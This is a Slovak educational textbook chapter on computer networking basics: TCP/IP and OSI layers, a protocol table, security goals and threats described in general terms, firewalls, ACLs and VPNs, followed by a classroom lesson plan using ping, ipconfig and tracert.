Siete dnes používajú sadu protokolov TCP/IP. Jednotlivé protokoly sú usporiadané vo vrstvách pomocou modelu protokolu TCP/IP: aplikačná, transportná, internetová a vrstva prístupu na sieť. (**Application, Transport, Internet a Network Access Layers**). Protokoly TCP/IP sú špecifické pre vrstvy Application, Transport a Internet. Protokoly vrstvy prístupu na sieť sú zodpovedné za doručenie paketu IP cez fyzické médium, napríklad prostredníctvom sieťového kábla alebo bezdrôtového signálu.



Obrázok 3-3
Prehľad protokolov v jednotlivých vrstvách sady TCP/IP [2]

Protokoly TCP/IP sú implementované vo všetkých sieťových zariadeniach. Protokoly TCP/IP zaviedli štandardizované spôsoby komunikácie počítačov, ktoré umožnili prístup k internetu, ako

ho poznáme dnes. Žiaľ, široké používanie internetu pritiahlo pozornosť ľudí, ktorí chcú zneužiť počítačové siete z rôznych dôvodov.


Skratka protokolu	Plný názov protokolu	Opis činnosti protokolu
DNS	Domain Name system	Prekladá doménové mená (napr. upjs.sk) na IP adresy
DHCP	Dynamic Host Configuration protocol	Dynamicky prideľuje IP adresy počítačom a klientskym staniciam pri naštartovaní, umožňuje znova použitie adresy, ak sa už viacej nepoužíva
SMTP	Simple Mail Transfer Protocol	Umožňuje poštovým klientom (poštovému soft.) odosielanie poštových správ na poštový server, umožňuje poštovému serveru odoslať email inému serveru
POP (POP3)	Post office protocol ver. 3	Umožňuje klientom prijímať poštu z poštového servera, sťahuje emaily z poštového servera na počítač
IMAP	Internet Message Access Protocol	Umožňuje klientom pristupovať k správam na poštovom serveri, uchováva správy na serveri
FTP	File transfer protocol	Protokol, ktorý umožňuje klientovi aby pristupoval a prenášal súbory z iného hostiteľa (počítač, server) alebo na iného hostiteľa cez sieť, spoľahlivý (reliable), orientovaný na spojenie a protokol, ktorý potvrdzuje doručenie súborov
TFTP	Trivial File Transport Protocol	Jednoduchý bezspoiový protokol, (v danom čase nemusí byť aktívne spojenie dvoch zariadení), ktorý nepotvrdzuje prenos súborov z alebo na hostiteľa. Využíva menej prostriedkov siete ako FTP.
HTTP	Hypertext Transfer Protocol	Množina pravidiel pre prenos textu, grafiky, videa a multimediálnych súborov cez www
NAT	Network Address Translation	Prekladá IP adresy z privátnej hodnoty na ich globálnu unikátnu verejnú IP adresu

Popis činnosti jednotlivých vrstiev TCP/IP vrstvomého modelu

1. Aplikačná vrstva (Application) - predstavuje používateľovi údaje, kóduje ich a rieši dialógové ovládanie
2. Transportná vrstva (Transport) – podporuje komunikáciu medzi rôznymi aplikáciami cez rôznorodé siete
3. Internetová vrstva (Internet) – určuje najlepšiu cestu pre dáta cez siete
4. Vrstva prístupu na sieť (Network access) – kontroluje hardvér zariadení a médiá, ktoré vytvárajú sieť, umožňuje komunikáciu medzi rôznymi médiami, ktorými sú pripojené počítače do siete: káblové alebo bezkáblové pripojenia – bezdrôtové siete, metalické alebo optické pripojenie sietí

OSI referenčný model

Ďalším populárnym referenčným modelom je model OSI (Open Systems Interconnection), ktorý používa sedemvrstvový model, ako je znázornené na obr. 4. V literatúre o vytváraní sietí, keď je vrstva označovaná číslom, ako je napríklad vrstva 4, odkazuje sa na model OSI. Odkaz na vrstvy v modeli TCP / IP používa názov vrstvy, ako je napríklad transportná vrstva.




Model OSI poskytuje rozsiahly zoznam funkcií a služieb, ktoré sa môžu vyskytnúť v každej vrstve. Opisuje tiež interakciu každej vrstvy s vrstvami priamo nad a pod.

7.	Aplikačná vrstva	Obsahuje protokoly pre komunikáciu medzi procesmi
6.	Prezentačná vrstva	Poskytuje spoločnú reprezentáciu dát preposielaných medzi službami aplikačnej vrstvy
5.	Relačná vrstva (Session)	poskytuje službu prezentačnej vrstve na organizovanie dialógu a správu výmeny údajov

4.	Transportná vrstva	Definuje služby pre segmentáciu, prenos a znova poskladanie dát pre komunikáciu medzi koncovými zariadeniami
3.	Sieťová vrstva	sa stará o smerovanie, kontrolu toku dát a kontrolu chýb. Na tejto vrstve pracuje smerovač (router). Posiela údaje sieťami a umožňuje fungovanie internetu. V tejto vrstve pracuje logická adresná schéma IP adres. Adresná schéma je hierarchická.
2.	Spojová (Data Link)	poskytuje funkcionality a prostriedky na prenos dát medzi sieťovými zariadeniami a prípadné opravenie chýb, ktoré sa vyskytnú na fyzickej vrstve. Adresná schéma je fyzická, čo znamená, že adresy sú pevne zadané v sieťových kartách v čase výroby – voláme ich MAC adresy. Na tejto vrstve pracujú prepínače (switche) a bridge (prepájajú len 2 siete). Konektivita je poskytovaná len medzi lokálne pripojenými uzlami siete.
1.	Fyzická	protokoly tejto vrstvy opisujú mechanické, elektrické, funkčné a procedurálne prostriedky na aktiváciu, udržiavanie a deaktiváciu fyzického pripojenia na prenos bitov do a zo sieťových zariadení

Protokoly fungujú vo vrstvách. Štruktúry OSI pre prenos cez sieť a dátové spojenie využívajú adresovanie v rôznych podobách. Transportná vrstva používa protokolové adresy vo forme čísiel portov na identifikáciu sieťových aplikácií, ktoré by mali spracovávať údaje klienta a servera. Sieťová vrstva špecifikuje adresy, ktoré identifikujú siete, ku ktorým sú pripojené klienti a servery, a samotné klientov a servery – IP adresy. Nakoniec, spojová vrstva určuje zariadenia v lokálnej sieti LAN, ktoré by mali spracovávať dátové rámce pomocou fyzických adres. Všetky tri adresy sú potrebné pre komunikáciu klient-server, ako je znázornené na obrázku.



Obrázok 3-5
Štruktúra sieťových adres [2]

3.3 Bezpečnosť pripojenia

Sieťová infraštruktúra, služby a údaje obsiahnuté v zariadeniach pripojených k sieti sú dôležitými osobnými a obchodnými prvkami. Existujú dva typy obáv o bezpečnosť siete, ktoré je potrebné riešiť:

- bezpečnosť sieťovej infraštruktúry
- bezpečnosť prenášaných údajov.

Zabezpečenie sieťovej infraštruktúry zahŕňa **fyzické zabezpečenie zariadení**, ktoré zabezpečujú sieťové pripojenie a zabraňuje neoprávnenému prístupu k softvéru na správu siete, ktorý je na nich umiestnený.

Informačná bezpečnosť znamená **ochranu informácií** obsiahnutých v údajoch prenášaných cez sieť a informácie uložené na pripojených sieťových zariadeniach. Na dosiahnutie cieľov bezpečnosti siete existujú tri základné požiadavky:

Dôvernosť - Dôvernosť údajov znamená, že prístup k údajom a ich čítanie môžu získať iba plánovaní a autorizovaní príjemcovia. Dôvernosť je v počítačových sieťach zabezpečená TLS (Transport Layer Security) protokolom, zabezpečeným hypertextovým prenosovým protokolom HTTPS (Hyper Text Transfer Protocol Secure) a zabezpečeným protokolom na prenos súborov FTPS (File Transfer Protocol Secure) a pod. V nich je používané šifrovanie.

Integrita - Integrita údajov znamená mať záruku, že údaje neboli zmenené počas prenosu z miesta pôvodu do cieľa. Údaje môžu byť zmenené niekým alebo poškodené chybou na sieti pri

prenose. V minulosti sa na zabezpečenie integrity používal tzv. CRC kód (Cyclic Redundant Check), v súčasnosti sa používajú hešovacie funkcie. O nich sme hovorili v 2. kapitole.

Dostupnosť - dostupnosť údajov znamená zabezpečenie včasného a spoľahlivého prístupu k dátovým službám pre oprávnených používateľov. Základnou funkciou počítačovej siete je, aby bola dostupná. Proti tomu sú DDoS útoky (Distributed denial-of-service attack). Je to útok na internetovú službu alebo stránku, pri ktorom sa útočníci snažia zahltiť server obrovskými požiadavkami. To spôsobí to, že sa server stane nedosiahnuteľný pre ostatných používateľov.

3.4 Technologické trendy v domácnosti, internet vecí

Sieťové novinky ovplyvňujú nielen spôsob, akým komunikujeme v práci a v škole, ale tiež menia spôsob práce v domácnosti.

Technologické trendy, ktoré sa využívajú v domácnostiach sú integrované do zariadení, ktoré využívame každý deň. Napríklad do kávovarov, pračiek, chladničiek, a podobne. Tieto sa vedia automaticky spájať s ďalšími zariadeniami – našim mobilným inteligentným telefónom, automobilom, kamerou a podobne.

Predstavte si napríklad možnosť pripraviť jedlo a umiestniť ho do rúry na varenie pred tým, než opustíte dom. pritom rúra je naprogramovaná na to, aké jedlo má pripraviť, a bola pripojená k vášmu "kalendáru udalostí", aby určila čas, kedy by ste mali mať jedlo k dispozícii, a prispôbiť časy začatia pečenia a jeho dĺžku. Môže dokonca nastaviť čas a teplotu pečenia na základe zmien v rozvrhu. Okrem toho nám umožňuje pripojiť sa cez smartfón alebo tablet k rúre a vykonať ľubovoľné úpravy. Keď je jedlo "k dispozícii", rúra vysiela informáciu na smartfón, že jedlo je hotové a už sa len ohrieva sa.

Takáto moderná technológia sa vyvíja pre všetky miestnosti v dome, pre obývačku, pre spálňu, kúpeľňu, pre domáce kamery, brány a podobne. Inteligentná domácnosť sa stáva realitou. Tieto zariadenia sú zapojené do siete a my z práce môžeme sledovať a kontrolovať dianie v domácnosti, resp. ak sa niečo udeje, tak máme o tom ihneď informáciu.

Takto vybavená domácnosť sa však stáva bezpečnostnou hrozbou a musí byť dôsledne zabezpečená. Ak by chýbalo príslušné zabezpečenie, tak naše domácnosti by boli ohrozené útočníkmi cez internet, bolo by ohrozené naše súkromie a naše majetky.

3.5 Bezpečnostné hrozby

Či sa jedná o domáce siete alebo o siete veľkých spoločností so stovkami počítačov a pripojení na internet, tak neoddeliteľnou súčasťou implementácie musí byť zabezpečenie siete. Toto zabezpečenie musí chrániť dáta a súčasne zaručiť kvalitu služieb ktoré sa od siete očakávajú.

Ochrana siete musí zahŕňať ochranu protokolov a technológií, ochranu zariadení a údajov. Musí zmierňovať útoky, ktoré môžu byť nasmerované na sieť. Tieto útoky môžu byť externé alebo interné. Externé útoky sa šíria cez internet, interné útoky prichádzajú zvnútra siete.

Najbežnejšie vonkajšie hrozby pre siete zahŕňajú:

- Útoky v nulovom čase (zero-hour attacks, zero-day attacks) - zraniteľnosť softvéru alebo hardvéru, ktorú využil útočník, o ktorom neexistuje žiadna predchádzajúca vedomosť, a preto nie je pre tieto útoky k dispozícii žiadna oprava predajcu alebo softvérová náplasť.
- Hackerské útoky - útok znalého človeka na používateľské zariadenia alebo sieťové zdroje
- Útoky na odmietnutie služby - útoky určené na spomalenie alebo zlyhanie aplikácií a procesov na sieťovom zariadení – to je zraniteľnosť sieťovej vrstvy ISO modelu.
- Zachytávanie a krádež dát - útok na zachytenie súkromných informácií zo siete organizácie
- Krádež identity - útok na ukradnutie prihlasovacích poverení používateľa na prístup k súkromným údajom
- Man in the middle útok - útočník je umiestnený medzi dvoma legítimnými koncovými bodmi (používateľom a serverom), aby mohol čítať, upravovať alebo presmerovávať údaje, ktoré prechádzajú medzi oboma stranami – zraniteľnosť sieťovej vrstvy, na ktorej sa adresuje prostredníctvom IP adres.
- Presmerovanie prevádzky - to je prípad, keď útočník používa kompromitovaný systém ako základ pre útoky proti iným cieľom.
- Podhodenie falošných správ - napr. pri DNS komunikácií. Protokol DNS (Domain Name Service) definuje automatizovanú službu, ktorá spája názvy zdrojov s požadovanou číselnou sieťovou adresou. Mnohé organizácie využívajú služby verejne otvorených serverov DNS, ako je GoogleDNS (8.8.8.8), ktoré poskytujú službu DNS. Tento typ servera DNS sa nazýva otvorený resolver. Otvorené DNS odpovedá na dotazy od klientov mimo svojej administratívnej domény. Útočníci posielajú falošné informácie o DNS na presmerovanie používateľov z legítimných lokalít na škodlivé stránky. Toto sú zraniteľnosti na úrovni 5. až 7. vrstvy OSI referenčného modelu.

Rovnako dôležité je zvážiť aj vnútorné hrozby. Existuje veľa štúdií, ktoré ukazujú, že najčastejšie narušenie údajov sa deje v dôsledku vnútorných používateľov siete. To sa môže stať cez stratenie alebo odcudzenie zariadenia, náhodnému zneužitiu zamestnancami a v podnikateľskom prostredí alebo aj zamestnancom so škodlivými úmyslami. S vyvíjajúcimi sa stratégiami BYOD (Bring your own device) sú firemné údaje omnoho zraniteľnejšie. Preto je pri vyvíjaní bezpečnostnej politiky dôležité riešiť hrozby vonkajšej aj vnútornej bezpečnosti.

3.6 Bezpečnostné opatrenia

Len jedno bezpečnostné opatrenie nemôže zachytiť všetky hrozby, ktoré existujú. Z tohto dôvodu by mala byť bezpečnosť implementovaná vo viacerých vrstvách s použitím viacerých bezpečnostných riešení. Ak jedna bezpečnostná zložka nedokáže identifikovať a chrániť sieť pre útokom, ostatné bezpečnostné zložky ho môžu zachytiť.

V domácej sieti sa zvyčajne implementuje základná ochrana počítačovej siete na pripojovacích koncových zariadeniach (v podobe antivírusového softvéru, firewall a pod.), ako aj v mieste pripojenia na internet cez zabezpečenie ochrany od poskytovateľa internetových služieb.

Naproti tomu implementácia zabezpečenia siete pre firemnú sieť zvyčajne pozostáva z mnohých komponentov zabudovaných do siete na sledovanie a filtrovanie návštevnosti. V ideálnom prípade spolupracujú všetky implementované komponenty, čo minimalizuje údržbu a zvyšuje bezpečnosť.

Komponenty zabezpečenia počítačovej siete pre domácnosť alebo malú organizáciu by mali zahŕňať minimálne: [3]

- Antivírusové a antispýwarové nástroje - slúžia na ochranu koncových zariadení proti infikovaniu škodlivým softvérom. Bližšie sa týmto budeme zaoberať v 11. kapitole.
- Filtrovanie pomocou firewall - slúži na zablokovanie neoprávneného prístupu do siete. To môže zahŕňať sieťový firewall umiestnený na domácom Wi-Fi smerovači, ktorý je implementovaný, aby zabránil neoprávnenému prístupu ku koncovému zariadeniu, alebo základnú filtračnú službu na domácom smerovači (routeri), aby sa zabránilo neoprávnenému prístupu z vonkajšieho sveta do siete.

Príklady riešení pre zabezpečenie počítačovej siete:

- Zoznamy na kontrolu prístupu (Access control lists - ACL) - slúžia na ďalšie filtrovanie prístupu a presmerovania, napr. vedú odmietnuť prístup z presných IP adries, alebo z niektorej podsiete, alebo vedú zakázať/povoliť konkrétnu službu zariadeniu
- Detekčné a prevenčné systémy narušenia (Intrusion prevention systems - IPS a intrusion detection systems IDS) - ktoré sledujú ako je komunikácia otváraná, ako dlho trvá, zdrojové a cieľové adresy, akým spôsobom sa ukončuje a podobne. Používajú sa na identifikáciu rýchlo sa šíriacich hrozieb, ako sú napríklad zero-day or zero-hour attacks.
- Virtuálne privátne siete (Virtual private networks VPN) - slúžia na poskytnutie bezpečného vzdialeného prístupu pracovníkom do internej siete (ako keby sa v nej nachádzali), aby využívali interné systémy, ktoré nie sú dostupné z vonkajšej siete. Toto sa používa aj na pripájanie k internetu na nebezpečných miestach mimo siete organizácie (napr. na letisku). Pripojenie cez VPN umožňuje bezpečnú šifrovanú komunikáciu do vnútra organizácie. Potom odtiaľ môžu bezpečne pristupovať na webové stránky a pod. [2]

Požiadavky na zabezpečenie siete musia zohľadňovať sieťové prostredie, ako aj rôzne aplikácie. Domáce prostredia a spoločnosti musia byť schopné zabezpečiť svoje dáta a zároveň umožniť kvalitu služieb, ktorá sa očakáva od každej technológie. Navyše implementované bezpečnostné riešenie musí byť prispôbené rastúcim a meniacim sa trendom siete.

Štúdie o hrozbách bezpečnosti siete a technikách zmierňovania sa začínajú jasným pochopením základnej infraštruktúry spínania a smerovania používanej na organizáciu sieťových služieb.

3.6.1 Firewall

Brána firewall je systém, ktorý kontroluje prístup medzi sieťami. Funguje tak, že otvára a zatvára porty, ktoré používajú rôzne spustené aplikácie. Pracuje dvoma možnými bezpečnostnými politikami: reštriktívnou alebo nereštriktívnou. Reštriktívna bezpečnosť zakáže všetky komunikačné porty okrem tých, o ktoré je požiadané, aby boli otvorené. Takže pakety, ktoré prichádzajú do zariadenia sú odmietnuté vždy, pokiaľ nie sú vyslovene povolené. Nereštriktívna bezpečnosť povolí všetky porty, okrem tých, ktoré sú vyslovene zakázané. (O portoch v kapitole 6.)

Podľa [4] brány firewall majú tieto vlastnosti:

1. Brány firewall sú odolné voči sieťovým útokom.
2. Brány firewall sú jediným tranzitným bodom medzi internými a externými sieťami, pretože tok dát prechádza cez firewall.
3. Firewally riadia pravidlá kontroly prístupu ku zariadeniam.

Výhody využívania brány firewall v sieti: [4]

- Zabraňujú vystaveniu dôležitých hostiteľov, zdrojov a aplikácií nedôveryhodným používateľom.
- Filtrujú pakety podľa protokolov, čo zabraňuje zneužitiu maskovania pomocou protokolov.
- Zabraňujú toku škodlivých údajov zo serverov a klientov.
- Znižujú zložitosť riadenia bezpečnosti tým, že väčšinu ovládania prístupu k sieti rozdeľia na niekoľko brán firewall v sieti.

Obmedzenia používania brán firewall: [4]

- Nesprávne nakonfigurovaná brána firewall môže mať vážne dôsledky na sieť, napríklad stať sa bodom prieniku.
- Niektoré aplikácie nemôžu bezpečne preniesť údaje cez firewally.
- Používatelia schválne môžu zakázať používať firewall pre niektoré aplikácie, čo vystavuje sieť potenciálnemu útoku.
- Môže sa spomaliť výkonnosť siete.

3.6.2 Zoznamy riadenia prístupu do siete - ACL

Zoznam riadenia prístupu (Access Control List - ACL) je séria príkazov, ktoré riadia smerovače, aby prepúšťali alebo zakazovali pakety na základe informácií nachádzajúcich sa v hlavičke paketov. Po nakonfigurovaní ACL a umiestnení na sieťové porty smerovača, vykonávajú zoznamy ACL tieto úlohy:

- Obmedzujú sieťovú prevádzku a zvyšujú výkonnosť siete. Ak napríklad firemné pravidlá nepovoľujú prenos videa v sieti, ACL budú nakonfigurované tak, aby blokovali video obsah. To výrazne zníži zaťaženie siete, lebo zamestnanci nebudú môcť videá pozeráť, a zvýši výkonnosť siete.
- Poskytujú kontrolu premávky v sieti. ACL môžu obmedziť preposielanie smerovacích aktualizácií, aby sa zabezpečilo, že aktualizácie pochádzajú zo známeho zdroja.
- Poskytujú základnú úroveň bezpečnosti pre prístup do siete podľa IP adresy. ACL môžu umožniť jednému hostiteľovi prístup k časti siete a inému hostiteľovi zabrániť prístup do tej istej oblasti. Napríklad prístup do siete ľudských zdrojov môže byť obmedzený na oprávnených používateľov, podľa toho, z akej časti siete prichádzajú požiadavky, alebo konkrétne podľa IP adresy koncového zariadenia.
- ACL dokážu filtrovať návštevnosť na základe typu. Napríklad ACL môže povoliť e-mail, ale môže zablokovat službu Telnetu.
- ACL môžu povoliť alebo zakázať prístup k sieťovým službám, napr. ACL môžu povoliť alebo odmietnuť používateľovi prístup k typom súborov, napríklad FTP alebo HTTP.

Okrem povoľovania alebo odopretia návštevnosti sa môžu zoznamy prístupových práv používať na výber typov návštevnosti, ktoré sa majú analyzovať, postúpiť alebo spracovať inými


spôsobmi. Napríklad ACL môžu byť použité na nastavenie prevádzky na sieti, aby sa umožnilo spracovanie priorít, ktoré pakety majú vyššiu prioritu a ktoré nie. Táto schopnosť je podobná tomu, keď máte VIP vstup na koncert alebo športovú udalosť. VIP preukaz poskytuje vybraným hosťom privilégiá, ktoré nie sú ponúkané pre majiteľov bežných lístkov, ako sú napríklad prednostný vstup alebo vstup do zakázanej oblasti.

3.6.3 Použitie VPN ako zabezpečenia siete

Virtuálna súkromná sieť – (Virtual Private Network – VPN) je súkromná sieť, ktorá je vytvorená cez verejnú sieť, zvyčajne cez internet (Obr. 5).

VPN používa virtuálne pripojenia smerované z organizácie cez internet ku vzdialenému miestu. Prvé VPN nezahŕňali autentifikáciu alebo šifrovanie. Virtuálnosť VPN je v tom, že dáta sú v rámci súkromnej siete prenášané cez internet a súkromnosť prenosu je zabezpečená šifrovaním, aby sa nedali prezradiť počas prepravy cez internet. Prístup do VPN je prísne kontrolovaný napríklad súčasne cez profil užívateľa a počítač, alebo mobilné zariadenie.


V najjednoduchšom zmysle, VPN spájajú dva koncové body, ako je napríklad vzdialená kancelária a centrála firmy, cez verejnú sieť, aby sa vytvorilo logické spojenie. (Obr. 5) Logické pripojenia je možné vykonať buď na úrovni vrstvy 2 spojovej alebo vrstvy 3 sieťovej OSI sieťového modelu.




VPN sa môžu používať aj z iných ako bezpečnostných dôvodov. Iné dôvody sú napríklad: obchádzanie cenzúry, prístup k obsahu webu v zahraničí, práca a štúdium na diaľku a iné. Na používanie VPN sa do počítača nainštaluje VPN klient, ktorým sa prihlasuje k svojej sieti v centrále. Niektoré organizácie používajú voľný VPN klient napr.: OpenVPN, niektoré dávajú prednosť plateným verziám napr.: Cisco AnyConnect Secure Mobility Client, a pod.

3.7 Základy počítačových sietí (metodika)

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Ilustrovať rozdiel medzi jednotlivými typmi počítačových sietí (LAN, MAN, WAN)	2
2	Opísať komunikáciu klient – server pri zobrazovaní webovej stránky	2
3	Demonštrovať sieťovú konektivitu a skontrolovanie cesty ku vzdialenému serveru	3
4	Popísanie protokolov TCP/IP na konkrétnych príkladoch	2
5	Charakterizovať rozdiel medzi vnútornými a vonkajšími hrozbami	2

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
1	Postoj ku rešpektovaniu rizík, ktoré sú spojené s využívaním IKT – budovať a prehľbovať uvedomenie si reálneho rizika.
2	Postoj ku ochrane softvéru a dát v počítači – budovať a prehľbovať potrebu ochrany digitálneho obsahu počítača.

DIDAKTICKÝ PROBLÉM

Téma počítačových sietí je často chápaná formálne, žiaci nemajú praktické zručnosti pri skúmaní a nastavovaní sietí.

MOTIVÁCIA – 5 MIN

Hodinu začneme diskusiou o potrebe, nevyhnutnosti alebo zvyku byť vždy on-line, najlepšie otázkami, kedy by sme navodili tento scenár: „Predstavte si, že ste sa dostali do horskej chaty, kde vám oznámili, že všetky cesty dole do mesta sú zatarasené a vypadol internet. Aké pocity by ste mali?“ „Viete si predstaviť deň, týždeň bez internetu?“

SKÚMANIE 1. – 10 MIN



1. Žiaci budú skúmať a hľadať najvhodnejší typ počítačovej siete, ktorý by bol vhodný na implementáciu na horskej chate a najvhodnejší typ pripojenia. (Riešenie: Podľa polohy chaty pripojenie môže byť cez 3G/4G siete mobilného operátora, alebo cez ADSL/DSL pripojenie od telekomunikácií. V rámci chaty sa vytvorí sieť LAN pokrytím Wi-Fi smerovačov a prístupových bodov, v závislosti od veľkosti chaty.)
2. Žiaci preskúmajú konektivitu v pomocou príkazov ping, ipconfig a tracert na svojich počítačoch. (Pre spoznanie svojej IP a adresy brány použijú príkaz ipconfig. Potom je vhodné, aby sa IP adresy napísali na tabuľu s označením, ktorá IP je ktorý žiak a potom skúšali a porovnávali odozvu na jednotlivé počítače príkazom ping a traceroute. Príkaz traceroute nech použijú aj na smerovanie na známe domény ako sú google.com, doména školy, mesta, univerzity a podobne.)
3. Žiaci preskúmajú pohyb paketov cez internet pomocou vizualizačného nástroja na <http://www.monitis.com/traceroute/>

VYSVETLENIE – 3 MIN



Učiteľ vyzve žiakov, aby v diskusii vysvetlili jednotlivé úlohy. Má ich smerovať ku správne mu používaniu pojmov ISP, DSL, mobilné pripojenie. Žiaci by mali dôjsť k záverom ako idú pakety cez sieť, smerovače na sieti a podobne.

SKÚMANIE 2. – 10 MIN



Učiteľ sa opýta žiakov:

- Aké mobilné aplikácie používate na zobrazenie webových stránok?
- Kde sú umiestnené webové stránky?
- Ako prebieha komunikácia medzi webovým serverom a prehliadačom webových stránok?

Žiaci hľadajú v učebnom texte pojmy webový server, komunikačné protokoly, prehliadač a ich vysvetlenie.

VYSVETLENIE – 5 MIN



Žiaci v spoločnej diskusii aj s učiteľom majú dôjsť k pojmom – webový server, HTTP, FTP, SMTP a podobne. Taktiež majú vedieť popísať TCP/IP protokol

SKÚMANIE – 5 MIN



Žiaci riešia úlohu: „V skupinách si prediskutujte, aké sú dôvody ochrany informačných technológií“ Výsledkom majú byť pojmy informačná bezpečnosť, zabezpečenie prístupu pre zabránenie neoprávneného prístupu ku zariadeniam a údajom. Vyhľadávanie bezpečnostných hrozieb pre počítače.

VYSVETLENIE – 5 MIN



Po čase v diskusii majú pomenovať jednotlivé dôvody a hrozby zo siete.

DIAGNOSTIKA



Frontálne pomocou otázok diagnostikujeme pojmy preberané na hodine

BIBLIOGRAFIA

- [1] Wikipedia, „Tier 1 network,“ 2008. [Online]. Available: https://en.wikipedia.org/wiki/Tier_1_network.
- [2] Cisco Networking Academy, „Cybersecurity Operations,“ 2016. [Online]. Available: <https://static-course-assets.s3.amazonaws.com/CyberOps/en/index.html#4.1.2.3>.
- [3] Cisco Networking Academy, Introduction to Networks Companion Guide v5.1, Cisco Press, 2016.
- [4] Cisco Networking Academy, „Network Security Infrastructure (5.2),“ rev. *CCNA Cybersecurity Operations Companion Guide*, Cisco Press, 2018.
- [5] monitis.com, „Monitis,“ [Online]. Available: <http://www.monitis.com/traceroute/>.

PAVOL SOKOL, TATIANA VARADYOVÁ

OBSAH

4 Bezpečnosť počítačovej siete - Virtuálne prostredie pre GNU/Linux	97
4.1 Virtualizácia (študijný text)	98
4.1.1 VirtualBox	100
4.1.2 Inštalácia VirtualBoxu	100
4.1.3 Základné nastavenia nástroja VirtualBox	102
